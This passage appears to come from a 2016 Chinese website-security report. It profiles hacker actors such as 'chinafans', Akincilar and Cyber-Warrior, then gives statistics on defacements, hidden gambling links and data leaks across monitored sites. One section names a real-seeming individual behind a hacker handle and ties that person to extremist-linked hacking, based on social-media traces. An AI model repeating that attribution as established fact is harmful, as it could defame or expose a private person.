


图 3.7 chinafans 战果发布页

在海外互联网大数据中进行检索，发现“chinafans”的 ID 多次与极端组织 IS 及伊斯兰网军关联，并被伊斯兰黑客植入的黑页中多次鸣谢。




图 3.8　chinafans 曾出现于伊斯兰黑客入侵 UCLA 网站黑页

图 3.9　chinafans 曾出现于伊斯兰黑客入侵网站黑页

而根据其在国内 Lofter 主页所示，该黑客另有 ID 为 0x_fans，并在 Facebook 留有个人主页，显示其中文名为“李天乐”。




图 3.10　chinafans 的 Lofter 主页简介

图 3.11　chinafans 的 Facebook 个人主页

但根据其近年来植入黑页的内容和其境外社交网络的相关信息，相信其入侵行为由个人行为向团体行为演进，与其相关的黑客 ID 还有 jok3r 与 exe0day 等。




图 3.12　chinafans 相关的其他 ID

图 3.13　chinafans 的自称已变为复数形式

3.3.2　Akincilar 与土耳其网军分析

“Akincilar（阿肯哲拉尔）”组织则是情报背景明确的土耳其网络黑客军团组织，“Akincilar”为土耳其锡瓦斯（Sivas）省内的一个村的名称。




图 3.14　Akincilar 组织的 Facebook 主页

该黑客组织与“匿名者”组织以及原属保加利亚现被土耳其黑客接管的大型黑客组织“Cyber-Warrior”存在密切关系。

图 3.15　该组织与其他国际黑客组织存在联系

著名保加利亚黑客组织 Cyber-Warrior 自 2012 年 7 月被保加利亚官方连根拔起之后，逐渐被土耳其黑客接管，这可以从其官方网站标志的演变看出。

图 3.16　Cyber-Warrior 2012 年标志




图 3.17　Cyber-Warrior 官网最新首页

由最新的官网首页截图可以看出，整个网站语言为土耳其语，其网站标志也出现了明显的伊斯兰星月标志。该网站已经成为土耳其网络黑客军团的联盟性集合网站，提供漏洞发布以及论坛讨论区，多个土耳其黑客组织均在此网站进行联络，其中也包括了“Akincilar”组织。




图 3.18　Cyber-Warrior 下属黑客组织

从“Akincilar”的分论坛可以看出，其成员攻击的目标以中、美、以色列为主，可以认为其带有较强的宗教极端主义色彩，中国的教育类网站为遭受其攻击的重灾区，从其最新的讨论区主题页面即可看出，我国暨南大学与香港大学网站已于最近遭到攻击。




图 3.19 Akincilar 在 Cyber-warrior 论坛的子论坛页面

事实上，从 zone-h 的数据来看，该组织对我国的商业、教育网站的攻击效果明显，但一直未得到有效的重视与防范。




图 3.20 zone-h 中收录的被”Akincilar”攻破的中文网站

3.4 小结及建议

我国互联网站的安全防范工作中，除应对日常来自于国内“白帽子黑客”与黑产组织的自动化扫描或攻击之外，在防范国外知名黑客组织如“匿名者”与“反 X 黑客”之外，还应对来自于国内的恶意黑客个人或小团体，以及国外带有政治与宗教倾向的黑客团体保持高度警惕，对其组织结构、攻击手法与行为模式进行深度分析，建立有效的威胁情报机制，以提前应对随时可能展开的正面网络战争。

第 4 章 安全事件分析

通过对 16 968 个样本站点监测分析，一共发现了 23 529 次安全事件，这些安全事件主要集中在网页篡改事件、暗链事件、敏感信息泄露事件、站点可用性通断事件、DNS 解析异常事件、网站仿冒事件等 6 块内容上，其中，站点可用性事件占到了整体安全事件比例的 79.3%，有 18 649 次之多，其余几类发生较为频繁的安全灾害事故分别是网站 DNS 解析异常（3 137 次）、暗链事件（861 次）、网页篡改事件（618 次）、网页敏感信息泄露事件（158 次），以及网站仿冒事件（69 次）。

本报告从行业和行政层级两个维度来透视以下各类安全事件的分布趋势。

1. 行业分布趋势

首先关注的是安全事件行业分布，通过图 4.1 可以清晰地看到地方政府、运营商行业、金融行业是安全事件频发的三大行业，三者合计占到了 83% 的比例。




图 4.1　安全事件行业分布

样本站点中，政府行业的站点数最多，占总站点数的 53%，其次金融行业的站点数占 15%，教育行业占 11%，运营商占 7%，其他行业总共占比为 14%。

通过分析不同行业的平均安全事件分布情况，可以看出能源和运营商占了很大的比例，

二者占了超过半数，其次为政府、地方企业等，占比逐步减少，与总数相比政府单位占比变化最大，这主要是由样本中政府数较多导致，从平均安全事件行业分布中能看出真实的分布情况。具体情况如图 4.2 所示。




图 4.2　安全事件行业平均分布

2．行政层级分布趋势

由图 4.3 可以很明显地看到，随着行政层级的金字塔分布，各层级的安全事件总数也呈现出了金字塔分布，尤其区县及以下单位问题最多，合计有 13 142 个安全事件，其次是各省市级单位，共曝出 9 674 个事件，最后是部委及集团总部单位，曝出事件数量仅有 713 个。

在监测的 16 968 个样本站点中，区县及以下单位占比 30.67%，省市级单位占比 61.73%，部委及集团总部占比 7.58%。通过分析各行政层级站点的平均安全事件数可以表明，区县及以下的地区依旧是重灾区。




图 4.3　安全事件行政层级分布

4.1　网页篡改事件

2016 年上半年，对 16 968 个样本站点监测过程中，一共发现了 618 次网页篡改事件。

1．行业分布趋势

网页篡改事件的行业分布，通过图 4.4 可以清晰地看到，占比最高的是地方政府，达到了 56%，然后依次是地方企业、运营商行业，三者总共占到了 83% 的比例。




图 4.4　篡改事件行业分布

通过观察不同行业平均网页篡改事件分布，发现地方政府所占比大幅度下降，地方企业有所升高，但总体而言，地方政府、地方企业和运营商行业依旧是篡改事件频发的三大行业，三者合计占到了 74% 的比例，需要引起足够的重视。具体情况如图 4.5 所示。




图 4.5　平均篡改事件行业分布

2．行政层级分布趋势

由图 4.6 可以很明显地看到，随着行政层级的金字塔构成，篡改事件总数也呈现出了金字塔分布，尤其区县及以下单位问题最多，合计有 376 个篡改事件，其次是各省市级单位，共曝出 206 个事件，最后是部委及集团总部单位，曝出事件数量仅有 36 个。




图 4.6　篡改事件行政层级分布

站点平均篡改事件的行政层级分布，由于省市级单位的站点数过多，其站点的平均篡改事件数反而小于部委集团总部的平均篡改事件数。但是，区县及以下单位每个站点平均发生的篡改事件数依旧很高。

4.2　暗链事件

2016 年上半年，对 16 968 个样本站点监测过程中，一共发现了 861 个暗链事件。

网站中主要存在六大类暗链，分别是博彩类、游戏类、广告推销类、医疗类、色情类、影视类，涉及关键字 51 个。通过图 4.7 可以清晰地看到 6 种类型的暗链中博彩、游戏、广告推销三大类型的暗链占比最多，影响范围最广。博彩类暗链明显多于其他类别，数量是 410 个，占比高达 75.23%，尤其需要给予重视。

各类型暗链比例如图 4.7 所示。




图 4.7　各类型暗链比例

其中，博彩类涉及关键字 22 类，“双色球”、“娱乐城”、“百家乐”3 类关键字数量最多，3 类总和占博彩类关键字总数的 63.71%。博彩类关键字排名 Top 10 数量统计如图 4.8 所示。




图 4.8　博彩类关键字排名 Top 10 数量统计

4.3　敏感信息泄露事件

2016 年上半年，对 16 968 个样本站点监测过程中，一共发现了 158 次网页敏感信息泄露事件。

1．行业分布趋势

通过图 4.9 可以清晰地看到地方政府、地方企业、是敏感信息泄露事件频发的两大行业，合计占到了 90% 的比例，特别是地方政府敏感信息泄露事件比例高达全行业的 66%，尤其需要给予重视。




图 4.9　敏感信息泄露事件行业分布

通过分析不同行业平均敏感信息泄露事件分布，可以发现地方政府、地方企业占比依然很高，同时能源行业占比达到 17%，三者合计占到了 92% 的比例。具体情况如图 4.10 所示。

